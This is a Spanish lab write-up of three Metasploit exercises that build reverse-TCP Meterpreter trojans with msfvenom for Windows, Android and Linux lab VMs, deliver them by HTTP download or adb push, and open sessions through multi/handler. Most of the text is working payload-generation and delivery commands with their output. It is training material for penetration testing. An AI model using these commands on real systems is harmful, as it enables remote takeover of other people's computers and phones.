EJERCICIOS METASPLOIT AVANZADO II

Prerrequisitos

- Kali Linux
- Windowsploitable
- Android
- Metasploitable2

Ejercicio 1 - MSFvenom y Metasploit


- Crear con MSFvenom un troyano adecuado para el sistema Windowsploitable. Cargar el troyano en la máquina.

  Creamos el troyano en nuestra Kali


```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o troya
no1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: troyano1.exe
```

  Abrimos un http server para poder descargar el .exe creado

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



  Luego seleccionamos el archivo y lo descargamos




- Utilizar el exploit multi/handler y conseguir una sesión en la máquina víctima.

  Iniciamos postgresql


```
┌──(root㉿kali)-[~]
└─# service postgresql start
```

Abrimos msfconsole


Abrimos el multi/handler y seleccionamos el payload del .exe




Vemos las opciones y establecemos el LHOST



Le damos a run y lo ponemos a escuchar



Ejecutamos el archivo en Windows



Y observamos que estamos dentro

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.101:49182) at 2023-11-06 15:56:22 +
0100

meterpreter >
```

Ejercicio 2 - MSFvenom y Metasploit


- Crear con MSFvenom un troyano adecuado para el sistema Android.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -o troyano.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
Saved as: troyano.apk
```

Establecemos conexión con la terminal y enviamos el archivo a la carpeta sdcard

```
┌──(root㉿kali)-[~]
└─# adb connect 10.0.2.10:5555
connected to 10.0.2.10:5555

┌──(root㉿kali)-[~]
└─# adb push troyano.apk /sdcard
troyano.apk: 1 file pushed, 0 skipped. 12.0 MB/s (10235 bytes in 0.001s)
```

Comprobamos que esté el archivo



Abrimos msfconsole y utilizamos el multi/handler

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View advanced module options with advanced

Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
```

Seleccionamos el payload utilizado en la apk y establecemos el LHOST

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.9
LHOST ⇒ 10.0.2.9
```


Options para comprobar

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Con run nos ponemos a escuchar

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
```

Tras esto instalamos la app y la abrimos



Hecho esto, tendremos acceso a la terminal



Ejercicio 3 - MSFvenom y Metasploit

- Crear con MSFvenom un troyano adecuado para el sistema Metasploitable2. Cargar el troyano en la máquina.

  Creamos el .elf

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=5555 -f elf -o troyano
.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: troyano.elf
```

  Abrimos un server desde la Kali

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

  Desde meta obtendremos el archivo de la siguiente manera; después de esto comprobaremos que tenga los mismos bytes que el archivo de arriba para ver que hemos escogido el archivo indicado

```
msfadmin@metasploitable:~$ wget http://10.0.2.9:8080/troyano.elf
--06:49:33--  http://10.0.2.9:8080/troyano.elf
          => `troyano.elf'
Connecting to 10.0.2.9:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[======================================>] 207           --.--K/s

06:49:33 (5.08 MB/s) - `troyano.elf' saved [207/207]
```

- Utilizar el exploit multi/handler y conseguir una sesión en la máquina víctima.

  Desde Kali abrimos el msfconsole y utilizamos el multi/handler, cargamos el payload que hemos cargado en el .elf y establecemos el LHOST

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.9
LHOST ⇒ 10.0.2.9
```

  Abrimos options para comprobar que lo hemos hecho correctamente y lo ponemos a escuchar

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be speci
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
```

No corre debido a que el LPORT es 5555, lo modificamos y lo volvemos a explotar

```
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
```

Desde meta damos permiso de ejecución y lo ejecutamos

```
msfadmin@metasploitable:~$ chmod 744 troyano.elf
msfadmin@metasploitable:~$ ./troyano.elf
```

Vemos que tenemos acceso a la terminal

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:5555
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.9:5555 → 10.0.2.7:53821) at 2023-11-06 16:38:19 -
00

meterpreter >
```